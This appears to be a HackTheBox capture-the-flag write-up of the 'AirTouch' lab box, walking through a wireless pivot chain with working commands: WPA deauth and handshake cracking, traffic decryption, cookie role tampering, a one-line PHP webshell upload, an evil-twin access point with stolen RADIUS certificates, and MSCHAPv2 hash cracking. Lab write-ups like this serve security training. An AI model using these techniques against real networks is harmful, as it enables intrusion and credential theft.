HackTheBox — AirTouch: Pivoting Through Three VLANs Over WiFi
AirTouch is one of the most realistic wireless-focused boxes I’ve encountered on HackTheBox — your entire attack chain runs over simulated WiFi, requiring you to crack WPA-PSK, perform traffic decryption, exploit a web panel, and finally pull off an evil twin attack with real RADIUS certificates to capture and crack MSCHAPv2 credentials. If you’ve ever wanted to practice wireless pentesting methodology end-to-end in a safe environment, this box delivers.
Overview
The kill chain spans three network segments: a Consultant VLAN (where we land), a Tablets VLAN (reachable via cracked WPA-PSK), and a Corp VLAN (protected by WPA-Enterprise). Getting through each layer teaches something different — SNMP credential leakage, WPA handshake capture and cracking, session cookie manipulation, web shell upload, real-cert evil twin construction, and finally MSCHAPv2 capture and cracking with hashcat. The flags live deep in the Corp VLAN, which means there are no shortcuts.
Reconnaissance
SNMP: A Password in the System Description
Nmap showed only two open services — SSH on TCP 22 and SNMP on UDP 161. I always run a UDP scan on CTF-style boxes specifically because SNMP is frequently overlooked and frequently misconfigured.

With SNMP confirmed on 161, I walked the MIB tree using the default public community string:
snmpwalk -v2c -c public <TARGET>

The sysDescr field is storing a plaintext credential in a field that’s world-readable over SNMP with the default community string. This is embarrassingly common in real environments — network engineers sometimes use these fields as informal documentation and forget they’re externally accessible.
SSH as consultant
The credential consultant:RxBlZhLmOkacNWScmZ6D worked immediately over SSH. Once inside, the environment made the box’s premise clear:
- We’re inside a Docker container (hostname:
AirTouch-Consultant, IP:172.20.1.2/24) - Seven wireless interfaces:
wlan0throughwlan6, all backed bymac80211_hwsim(Linux’s software WiFi simulation framework) - Tools pre-installed:
airmon-ng,airodump-ng,aircrack-ng,wpa_supplicant, andeaphammerat/root/eaphammer consultanthas full passwordless sudo
There were no flags here. A network diagram at ~/diagram-net.png laid out three VLANs:
| Segment | Subnet | Access Method |
|---|---|---|
| Consultant | 172.20.1.0/24 | Wired (we’re here) |
| Tablets | 192.168.3.0/24 | WiFi: AirTouch-Internet (WPA-PSK) |
| Corp | <VPN_IP>/24 | WiFi: AirTouch-Office (WPA-Enterprise) |
WiFi Landscape
I put wlan0 into monitor mode and ran a scan:
sudo airmon-ng start wlan0
sudo airodump-ng wlan0mon

The critical observation: AirTouch-Office has no visible access point, but three clients are actively probing for it. This is the classic evil twin setup — the AP must be on a band/channel we haven’t scanned yet, and clients will connect to any AP advertising that SSID if we can satisfy their authentication requirements.
Foothold
I needed a clean interface allocation plan to avoid conflicts. With seven simulated interfaces available, I assigned roles upfront:
| Interface | Role |
|---|---|
| wlan0mon | Passive monitoring / airodump-ng |
| wlan1 | Evil twin AP (eaphammer) |
| wlan2 | Deauth attacks (aireplay-ng) |
| wlan3 | Client connection (wpa_supplicant) |
| wlan4–6 | Reserved |
Phase 1: Cracking AirTouch-Internet (WPA-PSK)
AirTouch-Internet on channel 6 had one associated client: 28:6C:07:FE:A3:22. The plan was to force a WPA 4-way handshake by deauthenticating that client and capturing the reconnection.
I locked wlan0mon to channel 6 with a targeted capture:
sudo airodump-ng -c 6 --bssid F0:9F:C2:A3:F1:A7 -w /tmp/airtouch-internet wlan0mon
While that ran, I put wlan2 into monitor mode and sent deauth frames:
sudo airmon-ng start wlan2
sudo aireplay-ng --deauth 5 -a F0:9F:C2:A3:F1:A7 -c 28:6C:07:FE:A3:22 wlan2mon
My first attempt failed — the client had already drifted off and the deauth hit nothing. Patience here: verify the client is actively associated in airodump-ng before sending deauths. On the second attempt, the handshake landed in the capture file and I cracked it immediately:
aircrack-ng -w /usr/share/wordlists/rockyou.txt /tmp/airtouch-internet-01.cap
PSK: challenge — cracked in about two seconds.
Phase 2: Pivoting into the Tablets VLAN
With the PSK in hand, I connected wlan3 to AirTouch-Internet:
sudo wpa_supplicant -B -i wlan3 -c /tmp/psk_internet.conf
sudo dhclient wlan3
I landed on 192.168.3.46/24. The gateway at 192.168.3.1 was running SSH, DNS, and HTTP. The HTTP service presented a “PSK Router Configuration” login panel.
Phase 3: Decrypting Tablet Traffic to Steal a Session Cookie
Rather than attacking the login form directly, I captured traffic on the Tablets VLAN. The key insight: since I already had the WPA-PSK and the capture file included the handshake, airdecap-ng could decrypt everything in one pass:
airdecap-ng -e 'AirTouch-Internet' -p 'challenge' /tmp/airtouch-internet-01.cap
120 packets decrypted. Opening the output in Wireshark revealed the tablet manager repeatedly polling GET /lab.php on 192.168.3.1 with a session cookie: PHPSESSID=sicb3nc5k8itf2qli2p48gkhno.
Phase 4: Router Admin Panel — Cookie Manipulation to RCE
I replayed the stolen session cookie against the router’s web panel. The initial access gave me a UserRole=user cookie alongside PHPSESSID. Classic IDOR: I changed UserRole=user to UserRole=admin in my browser’s storage and refreshed — a file upload form appeared.
PHP and HTML extensions were blocked, but .phtml files executed without restriction. I uploaded a basic PHP webshell:
<?php system($_GET['cmd']); ?>
Accessed at http://192.168.3.1/uploads/shell.phtml?cmd=id — we had RCE as www-data.
Phase 5: Escalating to Root on the Router
Exploring the web application source (/var/www/html/login.php) revealed hardcoded credentials:
// manager:2wLFYNh4TSTgA5sNgT4  role: user
// user:JunDRDZKHDnpkpDDvay  role: admin  (commented out)
The commented-out user account still worked for SSH login, and a quick check revealed the escalation path:
su user  # password: JunDRDZKHDnpkpDDvay
sudo -l
# (ALL) NOPASSWD: ALL
sudo cat /root/user.txt
User flag: [redacted].
Privilege Escalation
Building the Real Evil Twin
Root access on the router unlocked the materials needed for phase two of the wireless attack. Under /root/certs-backup/:
ca.crt— AirTouch’s internal CA (CN=AirTouch CA, O=AirTouch)server.crt— Server certificate signed by that CAserver.key— The matching private key
And under /root/send_certs.sh, credentials for the next hop: remote:xGgWEwqUpfoOVsLeROeG with SCP access to <VPN_IP>. The router itself couldn’t reach <VPN_IP> — no route existed — confirming that WiFi was the only path into the Corp VLAN.
The router’s /root/psk/hostapd_*.conf files also gave me all the neighbour network PSKs (useful context, less immediately actionable).
I SCP’d the certificates to the Consultant container’s /tmp/:
# On router (via sudo shell)
scp /root/certs-backup/ca.crt /root/certs-backup/server.crt /root/certs-backup/server.key [email protected]:/tmp/
The 5 GHz Discovery — Critical Mistake Corrected
My first evil twin attempt with the real certificates still failed. Clients were probing but never associating. The problem became obvious when I ran a proper full-band scan:
sudo airodump-ng --band abg wlan0mon

The real AirTouch-Office APs were on 5 GHz channel 44. The clients I’d seen probing on 2.4 GHz were just background scanning — they were already connected on 5 GHz. My evil twin on channel 6 was invisible to them from an association standpoint.
Lesson: always scan all bands before setting up an evil twin. Probes appearing on 2.4 GHz don’t mean the AP lives there.
Launching the Real Evil Twin
I prepared eaphammer’s fullchain.pem with the correct certificate chain order (server cert first, then CA, then private key) and launched on channel 44 with 5 GHz hardware mode:
sudo bash -c 'cd /root/eaphammer && ./eaphammer --creds -i wlan6 -e AirTouch-Office -c 44 --hw-mode a --auth wpa-eap'
Note the sudo bash -c 'cd /root/eaphammer && ...' pattern — eaphammer needs to run from its installation directory for relative path resolution. Running it from elsewhere caused silent failures.
With the evil twin up, I deauthenticated the real AP’s clients:
sudo aireplay-ng --deauth 0 -a AC:8B:A9:F3:A1:13 wlan2mon
Shortly after, a client associated and completed PEAP authentication — but rejected our credentials, leaving behind the MSCHAPv2 exchange in eaphammer’s output:

Cracking MSCHAPv2
hashcat mode 5500 handles NetNTLMv1/MSCHAPv2. The format is user::::response:challenge (no colons within the hex strings):
echo 'r4ulcl::::59f357436c5ae81e3a36d1f4fd62377ba53d341c4619185f:6d9916cec3f79130' > mschapv2.hash
hashcat -m 5500 mschapv2.hash /usr/share/wordlists/rockyou.txt
Cracked instantly: r4ulcl:laboratory
Connecting to the Corp VLAN — The wpa_supplicant Backslash Trap
Connecting wpa_supplicant to a WPA-Enterprise network with a domain-prefixed identity (AirTouch\r4ulcl) hit a subtle but critical bug. In wpa_supplicant config files, quoted strings are not processed for backslash escape sequences — what you type is sent literally, byte for byte.
This means:
identity="AirTouch\\r4ulcl"→ sends 16 bytes:AirTouch\\r4ulcl❌identity="AirTouch\r4ulcl"→ sends 15 bytes:AirTouch\r4ulcl✅
The RADIUS server rejected the double-backslash identity immediately with EAP-Failure before even issuing an MSCHAPv2 challenge. To avoid shell escaping mangling the config further, I encoded it in base64 for transfer.
The working wpa_supplicant config:
network={
    ssid="AirTouch-Office"
    scan_ssid=1
    scan_freq=5220
    key_mgmt=WPA-EAP
    eap=PEAP
    identity="AirTouch\r4ulcl"
    password="laboratory"
    ca_cert="/tmp/at_ca.crt"
    phase2="auth=MSCHAPV2"
}
I also spoofed the MAC to match a known client to avoid any MAC filtering:
sudo ip link set wlan4 down
sudo ip link set wlan4 address 28:6C:07:12:EE:A1
sudo ip link set wlan4 up
sudo wpa_supplicant -B -i wlan4 -c /tmp/office_eap7.conf
# DHCP was slow over the WiFi bridge; static IP was more reliable
sudo ip addr add <VPN_IP>/24 dev wlan4
Root on AirTouch-AP-MGT
With Corp VLAN access, <VPN_IP> was the AP management host. SSH as remote:xGgWEwqUpfoOVsLeROeG (from the router’s send_certs.sh) dropped me into another Docker container.
remote had no sudo, but /etc/hostapd/ was world-readable — including the EAP user database:
cat /etc/hostapd/hostapd_wpe.eap_user

The admin EAP password was also the SSH password:
ssh admin@<VPN_IP>  # password: xMJpzXt4D9ouMuL3JJsMriF7KZozm7
sudo cat /root/root.txt
Root flag: [redacted].
Lessons Learned
Always scan 5 GHz. The single biggest time sink was running an evil twin on the wrong band. The clients probing on 2.4 GHz were already connected on 5 GHz channel 44. airodump-ng --band abg should be the default when hunting for WPA-Enterprise targets.
eaphammer’s Python wrapper is fragile. When it fails silently, drop to the hostapd-eaphammer binary directly. Also, always run eaphammer from its installation directory — relative paths for certificate and config files break otherwise.
wpa_supplicant does not process backslash escapes in quoted strings. "DOMAIN\user" sends exactly those bytes. Transfer config files via base64 if you’re worried about shell mangling.
Traffic decryption with airdecap-ng requires the handshake and data in the same capture file. Start your capture before deauthing, not after.
Check /etc/ for template configs when /root/ is inaccessible. The hostapd EAP user database was world-readable in /etc/hostapd/ and contained plaintext passwords. Don’t assume sensitive data only lives in root-owned directories.
Cookie-based role enforcement is an authorization bug, not authentication. UserRole=user → UserRole=admin in the browser unlocked the entire admin panel. Always check cookie values for role identifiers.
Password reuse bridges segments. The admin EAP credential in the RADIUS database was identical to the SSH password on the same machine. Credentials captured through one mechanism are always worth trying against other services.
Channel isolation is real in mac80211_hwsim. Simulated wireless frames only relay between interfaces tuned to the same channel — a detail that mirrors real-world RF physics and matters when planning interface roles.